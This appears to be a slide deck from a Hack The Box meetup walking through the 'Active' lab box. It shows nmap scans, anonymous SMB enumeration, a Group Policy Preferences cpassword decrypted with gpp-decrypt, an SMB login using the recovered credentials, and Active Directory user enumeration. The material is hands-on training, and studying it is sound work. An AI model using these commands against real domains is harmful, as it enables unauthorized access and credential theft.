



Hack The Box Meetup Zurich 0x0F | Onsite @ BDO





18:00	Door Opening	
18:15 – 18:45	Intro and Setup	
18:45 – 20:00	Hacking / Walkthrough	
20:00 – 20:30	Break	
20:30 – 21:45	Hacking / Walkthrough	
21:45 – 22:00	Ending	

Admin

- Wi-Fi
- Food / drinks (input)
- Toilets (output)
- Pictures ok/nok?
- Slides: https://slides.hackingnight.ch

Hosts



Antoine NeuenschwanderTech Lead Bug Bounty, Swisscom



Nicolas Germiquet Head Cyber Security Advisory & Digital Forensic, BDO Switzerland







Offensive Security

aka Ethical Hacking / White Hat Hacking

Understand Technology Acknowledge there is no 100% security Find Vulnerabilities

Contradict all Assumptions

Legal Aspects

Computer hacking is illegal, right?

Art. 143 bis Swiss Penal Code
Unauthorized access to a data
processing system

Hack The Box

Provides lab environment to learn about attacker tactics

Gamification

Capture the Flag (CTF)
Hacking Competition

(warning: addictive)



> 400 virtual machines (boxes)






HTB Enterprise Platform


https://enterprise.hackthebox.com

Hacking Setup




Connect to the Lab via HTB PwnBox

Select the PwnBox instead of VPN




Connect to the Lab via HTB PwnBox

Choose the nearest location




Connect to the Lab via HTB PwnBox

Start PwnBox & Open Desktop



Today on the Menu





Walktrough: Active

- Group Policy Preferences
- Kerberoasting

/etc/hosts file

- Add the domain active.htb to the /etc/hosts file
- Overrides DNS resolution

```
$ sudo nano /etc/hosts
```

And add the following entry:

10.10.11.XXX active.htb

Or:

\$ echo 10.10.11.XXX active.htb | sudo tee -a /etc/hosts

Tooling



Swiss army knife for pentesting Windows/Active Directory environments.

https://www.netexec.wiki/



Collection of Python classes for working with network protocols. It provides low-level programmatic access to the packets and protocols (e.g. SMB1-3 and MSRPC)

https://github.com/fortra/impacket



Native Tools

Any other tools that do the job, e.g. from the Samba project

https://www.samba.org/



Application

Provides **network services** to applications

HTTP, FTP, SMTP, SSH, etc.

Transport

Ensures **reliable data transfer** between devices

TCP Port 1337



Internet

Routing of data packets within and between networks

IP Address 203.0.113.45

Network Access

Physical Transmission of Data

- Ethernet (LAN cable)
- Wi-Fi

MAC Address

48:2C:6A:1E:59:3F

Service Enumeration using nmap

nmap = the network mapper

```
$ nmap <ip-address>
Minimal rate (≥ packets / second)
$ nmap --min-rate=1000 <ip-address>
Scan specific ports
$ nmap -p21,22,80,100-200 <ip-address>
Determine service/version information
```

\$ nmap -sV <ip-address>

```
$ nmap 10.0.0.1
```

Timing template (0-5, higher is faster)

```
$ nmap -T4 <ip-address>
```

Scan all (65535) ports

```
$ nmap -p- <ip-address>
```

Script scan (default nmap scripts)

```
$ nmap -sC <ip-address>
```

2-Pass Port Scanning


```
$ nmap active.htb --min-rate=1000 --max-retries=1 -p- > ports
$ PORTS=$(awk -F'/' '/^[0-9]+/ {print $1}' ports | paste -sd,)
$ nmap -Pn -sV -sC -p$PORTS active.htb
```

SMB Share Enumeration (anonymous)

\$ nxc smb active.htb -u '' -p '' --shares

```
311-[antoinet@htb-ai04jo0lxv]-[~]
     [*|$ nxc smb active.htb -u '' -p '' --shares
                                                    [*] Windows 7 / Server 2008 R2 Build 7601 x64 (name:DC) (domain:active.htb) (signing:True) (SMBv1:False)
           10.129.237.38 445
                                  DC
                                                    [+] active.htb\:
           10.129.237.38
                           445
                                  DC
           10.129.237.38
                                                    [*] Enumerated shares
                           445
                                  DC
SMB
           10.129.237.38
                                  DC
                                                    Share
                                                                    Permissions
                                                                                    Remark
           10.129.237.38
                           445
           10.129.237.38
                                                    ADMIN$
                                                                                    Remote Admin
                           445
                                                    C$
                                                                                    Default share
SMB
           10.129.237.38
                           445
           10.129.237.38
                                  DC
                                                    IPC$
                                                                                    Remote IPC
                           445
           10.129.237.38
                           445
                                  DC
                                                    NETLOGON
                                                                                    Logon server share
                                                    Replication
                                                                    READ
           10.129.237.38
                           445
                                  DC
SMB
           10.129.237.38
                                                                                    Logon server share
                                  DC
                                                    SYSVUL
           10.129.237.38
                                  DC
                                                    Users
```

NULL vs Anonymous vs Guest Logon



Spidering SMB Shares (anonymous)

\$ nxc smb active.htb -u '' -p '' -M spider_plus

```
[us-dedivip-1]-[10.10.14.131]-[antoinet@htb-ai04jo0lxv]-[~]
  -- [*]$ nxc smb active.htb -u '' -p '' -M spider_plus
                                                        Windows 7 / Server 2008 R2 Build 7601 x64 (name:DC) (domain:active.htb) (signing:True) (SMBv1:False)
           10.129.237.38
                                   DC
MB
                            445
                                                    [+] active.htb\:
           10.129.237.38
                                   DC
SPIDER_PLUS 10.129.237.38
                                                        Started module spidering_plus with the following options:
                                                         DOWNLOAD_FLAG: False
SPIDER_PLUS 10.129.237.38
SPIDER PLUS 10.129.237.38
                                                            STATS_FLAG: True
SPIDER_PLUS 10.129.237.38
                                                    [*] EXCLUDE_FILTER: ['print$', 'ipc$']
SPIDER_PLUS 10.129.237.38
                                                          EXCLUDE_EXTS: ['ico', 'lnk']
SPIDER_PLUS 10.129.237.38
                                                        MAX_FILE_SIZE: 50 KB
                                                         OUTPUT_FOLDER: /tmp/nxc_hosted/nxc_spider_plus
SPIDER_PLUS 10.129.237.38
SMB
           10.129.237.38
                                   DC
                                                    [*] Enumerated shares
                                   DC
SMB
           10.129.237.38
                                                    Share
                                                                    Permissions
                                                                                     Remark
SMB
                                   DC
           10.129.237.38
SMB
           10.129.237.38
                                   DC
                                                                                    Remote Admin
                                                    ADMIN$
                                                                                    Default share
SMB
           10.129.237.38
                                   DC
                                                    C$
                                                                                    Remote IPC
MB
           10.129.237.38
                                   DC
                                                    IPC$
SMB
           10.129.237.38
                                   DC
                                                    NETLOGON
                                                                                    Logon server share
SMB
           10.129.237.38
                                   DC
                                                    Replication
                                                                    READ
SMB
           10.129.237.38
                                   DC
                                                    SYSVOL
                                                                                     Logon server share
           10.129.237.38
                                                    Users
SPIDER_PLUS 10.129.237.38
                                                    [+] Saved share-file metadata to "/tmp/nxc_hosted/nxc_spider_plus/10.129.237.38.json".
SPIDER_PLUS 10.129.237.38
                                                    [*] SMB Shares:
                                                                              7 (ADMIN$, C$, IPC$, NETLOGON, Replication, SYSVOL, Users)
SPIDER_PLUS 10.129.237.38
                                                        SMB Readable Shares: 1 (Replication)
                                                        Total folders found: 22
SPIDER_PLUS 10.129.237.38
SPIDER_PLUS 10.129.237.38
                                                        Total files found:
SPIDER_PLUS 10.129.237.38
                                                    [*] File size average:
                                                                              1.16 KB
```

Viewing Spider Results

[us-dedivip-1]=[10.10.14.131]=[antoinet@htb-ai04jo0lxv]=[~]

```
$ jq '.Replication|keys[]'
/tmp/nxc_hosted/nxc_spider_plus/10.129.237.38.json
```

```
[*]$ jq '.Replication|keys[]' /tmp/nxc_hosted/nxc_spider_plus/10.129.237.38.json
"active.htb/Policies/{31B2F340-016D-11D2-945F-00C04FB984F9}/GPT.INI"
"active.htb/Policies/{31B2F340-016D-11D2-945F-00C04FB984F9}/Group Policy/GPE.INI"
"active.htb/Policies/{31B2F340-016D-11D2-945F-00C04FB984F9}/MACHINE/Microsoft/Windows NT/SecEdit/GptTmpl.inf"
"active.htb/Policies/{31B2F340-016D-11D2-945F-00C04FB984F9}/MACHINE/Preferences/Groups/Groups.xml"
"active.htb/Policies/{31B2F340-016D-11D2-945F-00C04FB984F9}/MACHINE/Registry.pol"
"active.htb/Policies/{6AC1786C-016F-11D2-945F-00C04fB984F9}/GPT.INI"
"active.htb/Policies/{6AC1786C-016F-11D2-945F-00C04fB984F9}/MACHINE/Microsoft/Windows NT/SecEdit/GptTmpl.inf"
```

SYSVOL

• Domain-wide share in Active Directory to which all authenticated users have read access.

Share "Replica" seems to contain a copy of SYSVOL

 Contains logon scripts, group policy data, and other domain-wide data which needs to be available anywhere there is a Domain Controller

 Automatically synchronized and shared among all Domain Controllers

Download all SMB Files


\$ nxc smb active.htb -u '' -p '' -M spider_plus -o DOWNLOAD_FLAG=True

```
[★]$ nxc smb active.htb -u '' -p '' -M spider_plus -o DOWNLOAD_FLAG=True
                                 DC
                                                  [*] Windows 7 / Server 2008 R2 Build 7601 x64 (name:DC) (domain:active.htb) (signing:True) (SMBv1:False)
 MB
           10.129.237.38
                          445
                                 DC
                                                  [+] active.htb\:
           10.129.237.38
                         445
SPIDER_PLUS 10.129.237.38
                         445
                                 DC
                                                  [*] Started module spidering_plus with the following options:
                         445
                                 DC
                                                       DOWNLOAD_FLAG: True
SPIDER_PLUS 10.129.237.38
SPIDER PLUS 10.129.237.38
                                 DC
                                                          STATS_FLAG: True
                          445
                                                  [*] EXCLUDE_FILTER: ['print$', 'ipc$']
SPIDER_PLUS 10.129.237.38
                                 DC
                          445
SPIDER_PLUS 10.129.237.38
                                 DC
                                                       EXCLUDE_EXTS: ['ico', 'lnk']
                          445
SPIDER_PLUS 10.129.237.38
                          445
                                 DC
                                                  [*] MAX_FILE_SIZE: 50 KB
SPIDER_PLUS 10.129.237.38
                                                       OUTPUT_FOLDER: /tmp/nxc_hosted/nxc_spider_plus
                          445
                                 DC
SMB
           10.129.237.38
                                 DC
                                                  [*] Enumerated shares
                          445
SMB
           10.129.237.38
                                 DC
                                                  Share
                                                                  Permissions
                                                                                  Remark
MB
           10.129.237.38
                                 DC
                                                                                 Remote Admin
MB
           10.129.237.38
                                                  ADMIN$
                                                                                 Default share
           10.129.237.38
MB
                                 DC
                                                  C$
MB
           10.129.237.38
                                 DC
                                                                                  Remote IPC
                                                  IPC$
MB
           10.129.237.38
                                 DC
                                                  NETLOGON
                                                                                 Logon server share
                                                  Replication
MB
           10.129.237.38
                                 DC
                                                                  READ
                          445
                                 DC
                                                  SYSVOL
           10.129.237.38
                                                                                 Logon server share
 MB
           10.129.237.38
                                 DC
                                                  Users
                          445
SPIDER_PLUS 10.129.237.38
                          445
                                 DC
                                                 [+] Saved share-file metadata to "/tmp/nxc_hosted/nxc_spider_plus/10.129.237.38.json"
                                 DC
                                                  [*] SMB Shares:
                                                                           7 (ADMIN$, C$, IPC$, NETLOGON, Replication, SYSVOL, Users)
SPIDER_PLUS 10.129.237.38
                          445
                                                  [*] SMB Readable Shares: 1 (Replication)
                                 DC
SPIDER_PLUS 10.129.237.38
                          445
                          445
                                 DC
                                                  [*] Total folders found: 22
SPIDER PLUS 10.129.237.38
SPIDER_PLUS 10.129.237.38
                          445
                                 DC
                                                  [*] Total files found:
                                 DC
                                                  [*] File size average:
                                                                           1.16 KB
SPIDER_PLUS 10.129.237.38
                          445
                                 DC
                                                  [*] File size min:
SPIDER_PLUS 10.129.237.38
                          445
                                                                            22 B
                                 DC
                                                  [*] File size max:
                                                                           3.63 KB
SPIDER_PLUS 10.129.237.38
                          445
SPIDER_PLUS 10.129.237.38
                                 DC
                                                  [*] File unique exts:
                                                                           4 (.pol, .xml, .inf, .ini)
                          445
                                                  [*] Downloads successful: 7
SPIDER_PLUS 10.129.237.38
                          445
                                 DC
SPIDER_PLUS 10.129.237.38
                                                  [+] All files processed successfully.
                                 DC
```



Group Policy Objects (GPOs)


- Centralized management of users and computers
- Stored in Active Directory, linked to sites, domains, or OUs
- Examples:
 - Password policies, account lockout rules, firewall rules
 - Software deployment
 - Mapped drives, desktop backgrounds
 - Logon/logoff scripts
- Strict, enforced Policies (locked down)



Group Policy Preferences (GPPs)

- Extend Group Policy by introducing preferences (recommended settings)
- Also managed via Active Directory
- Stored as XML files in SYSVOL

• Flexible, recommended settings (changeable)



GPP Use-Case: Change Local Admin Pwd

Common Admin Task:


- Gold Image has weak local admin password
- Retrospectively set a stronger password

```
1 <?xml version="1.0" encoding="utf-8"?>
2 <Groups clsid="{3125E937-EB16-4b4c-9934-544FC6D24D26}">
         clsid="{DF5F1855-51E5-4d24-8B1A-D9BDE98BA1D1}"
         name="active.htb\SVC_TGS"
         image="2"
         changed="2018-07-18 20:46:06"
         uid="{EF57DA28-5F69-4530-A59E-AAB58578219D}"
         <Properties
             action="U'
             newName=""
             fullName=""
             description="'
            cpassword="edBSHOwhZLTjt/QS9FeIcJ83mjWA98qw9quK0hJ0dcqh+ZGMeX0sQbCpZ3xUjTLfCuNH8pG5aSVYdYw/NqlVmQ
             changeLogon="0"
             noChange="1"
             neverExpires="1"
             acctDisabled="0"
             userName="active.htb\SVC_TGS"
 </Groups>
```

Preferences Policy File Format Specification

> 2.2.1.10 InternetSettings > 2.2.1.11 Local Users and Groups		as previously configured. If the local user does not exist, then a new local user MUST be created.
2.2.1.11 Local Users and Groups		Note The Update action MUST NOT change the SID of the user.
2.2.1.11.1 Group Inner Element	userName	MUST be set to the name of the targeted local user. If the user exists, the user with this name MUST be used as the
2.2.1.11.2 User Inner Element		target of the requested action. A new user with this name MUST be created if the user does not exist.
2.2.1.11.3 Groups Schema	newName	MUST be set to the new name of the local user. The user with the name that matches userName MUST be renamed
> 2.2.1.12 NetworkOptions		to the name provided in newName.
> 2.2.1.13 NetworkShare		Note This option is only applicable when using the Update action.
> 2.2.1.14 PowerOptions		
> 2.2.1.15 Printers	fullName	MUST be text used to display the full name of the local user.
> 2.2.1.16 Regional Options	description	(optional) MUST be text used to describe the purpose or use of the local user.
> 2.2.1.17 Registry	cpassword	(optional) MUST be the password used to connect to the indicated data provider. The password is encrypted using
> 2.2.1.18 Scheduled Tasks		an AES-derived encryption key when the preference is created and decrypted in the client during client processing.
> 2.2.1.19 Services	changeLogon	(optional) MUST be set to 1 to force the newly created or updated local user to change his or her password at the
> 2.2.1.20 Shortcuts		next logon.
> 2.2.1.21 Start Menu	acctDisabled	(optional) MUST be set to 1 to disable the newly created or updated local user.
2.2.1.22 Targeting	neverExpires	(optional) MUST be set to 0 to force the newly created or updated local user account to expire. MUST be set to 1 if
> 2.2.1.23 Applications		the newly created or updated local user account will never expire.
2.2.2 Policy Administration Message Syntax		Note If set to 1, this value supersedes expires.
2.3 Directory Service Schema Elements		
rotocol Details	expires	(optional) MUST be the expiration date of the account in the format YYYY-MM-DD local time. The time is assumed to be 23:59 on the assigned date.
rotocol Examples		
ecurity	nochange	(optional) If 1, then the client MUST block the newly created or updated local user account from changing its password.
PDF		

Preferences Policy File Format Specification



gpp-decrypt

```
gpp-decrypt / src / gpp_decrypt / core.py
  # t0thkr1s project update X
            Blame 134 lines (110 loc) · 4.11 KB
   Code
             """Core decryption functionality for GPP passwords."""
             import base64
             from typing import Optional
             from xml.etree import ElementTree
             from xml.etree.ElementTree import ParseError
             from Crypto.Cipher import AES
             # Microsoft's published AES key for GPP encryption
            GPP_AES_KEY = (
                 b'\x4e\x99\x06\xe8\xfc\xb6\x6c\xc9\xfa\xf4\x93\x10\x62\x0f\xfe\xe8'
                 b'\xf4\x96\xe8\x06\xcc\x05\x79\x90\x20\x9b\x09\xa4\x33\xb6\x6c\x1b'
             GPP_AES_IV = b'\x00' * 16
      19 ∨ def decrypt_password(cpassword: str) -> str:
                 Decrypt a GPP cpassword attribute.
                 Args:
```

https://github.com/t0thkr1s/gpp-decrypt

```
—[us-dedivip-1]−[10.10.14.131]−[antoinet@htb-a
 -- [*]$ gpp-decrypt \
'edBSHOwhZLTjt/"\
'QS9FeIcJ83mjWA9"\
"8gw9guK0hJ0dcqh"\
'+ZGMeXOsQbCpZ3x"\
"UjTLfCuNH8pG5aS"\
"VYdYw/NalVmO"
GPPstillStandingStrong2k18
__[us-dedivip-1]_[10.10.14.131]_[antoinet@htb-a
 <del>-</del> [*]$
```

user.txt flag

smbclient -U active.htb/SVC_TGS%GPPstillStandingStrong2k18 //active.htb/Users

```
[antoinet@htb-cvwxdflfu6]-[~]
  $smbclient -U active.htb/SVC_TGS%GPPstillStandingStrong2k18 //active.htb/Users
Try "help" to get a list of possible commands.
smb: \> 1s
                                   DR
                                            0 Sat Jul 21 09:39:20 2018
                                   DR
                                             0 Sat Jul 21 09:39:20 2018
 Administrator
                                             0 Mon Jul 16 05:14:21 2018
 All Users
                                DHSrn
                                             0 Tue Jul 14 00:06:44 2009
 Default
                                             0 Tue Jul 14 01:38:21 2009
                                  DHR
 Default User
                                DHSrn
                                             0 Tue Jul 14 00:06:44 2009
 desktop.ini
                                  AHS 174 Mon Jul 13 23:57:55 2009
 Public
                                             0 Mon Jul 13 23:57:55 2009
                                   DR
 SVC TGS
                                             0 Sat Jul 21 10:16:32 2018
                                    D
               5217023 blocks of size 4096. 284080 blocks available
smb: \> cd SVC_TGS/Desktop
smb: \SVC_TGS\Desktop\> 1s
                                             0 Sat Jul 21 10:14:42 2018
                                    D
                                             0 Sat Jul 21 10:14:42 2018
                                            34 Wed Aug 20 12:13:03 2025
 user.txt
                                   AR
               5217023 blocks of size 4096. 284080 blocks available
```



Knock, knock. Who's there?

\$GetADUsers.py active.htb/SVC_TGS:GPPstillStandingStrong2k18 -all

GetADUsers.py active.htb/SVC_TGS:GPPstillStandingStrong2k18 -all

User Principle Name (UPN)

Identifies a (domain) user account

sAMAccountName	DOMAIN\username
distinguishedName	CN=username,CN=Users,DC=DOMAIN
userPrincipalName	username@DOMAIN "Primary logon name"
	"Prima"

Service Principle Name (SPN)

Identifies a service instance (e.g. SQL Server running under a service account)

serviceclass/host[:port][/serviceName]

Type of service

Each service has a predefined service class where the service is

DNS/NetBIOS

hostname

Identify the computer running

Port number

service is listening on a non-default port


Service Identifier

(optional) used when the (optional) used if the service instance needs an additional identifier, e.g. a named SQL instance

HTTP/webserver01.contoso.com MSSQLSvc/sqlserver01.contoso.com:1433 CIFS/fileserver01.contoso.com LDAP/dc01.contoso.com

Administrator, Users, active.htb dn: CN=Administrator,CN=Users,DC=active,DC=htb servicePrincipalName: active/CIFS:445

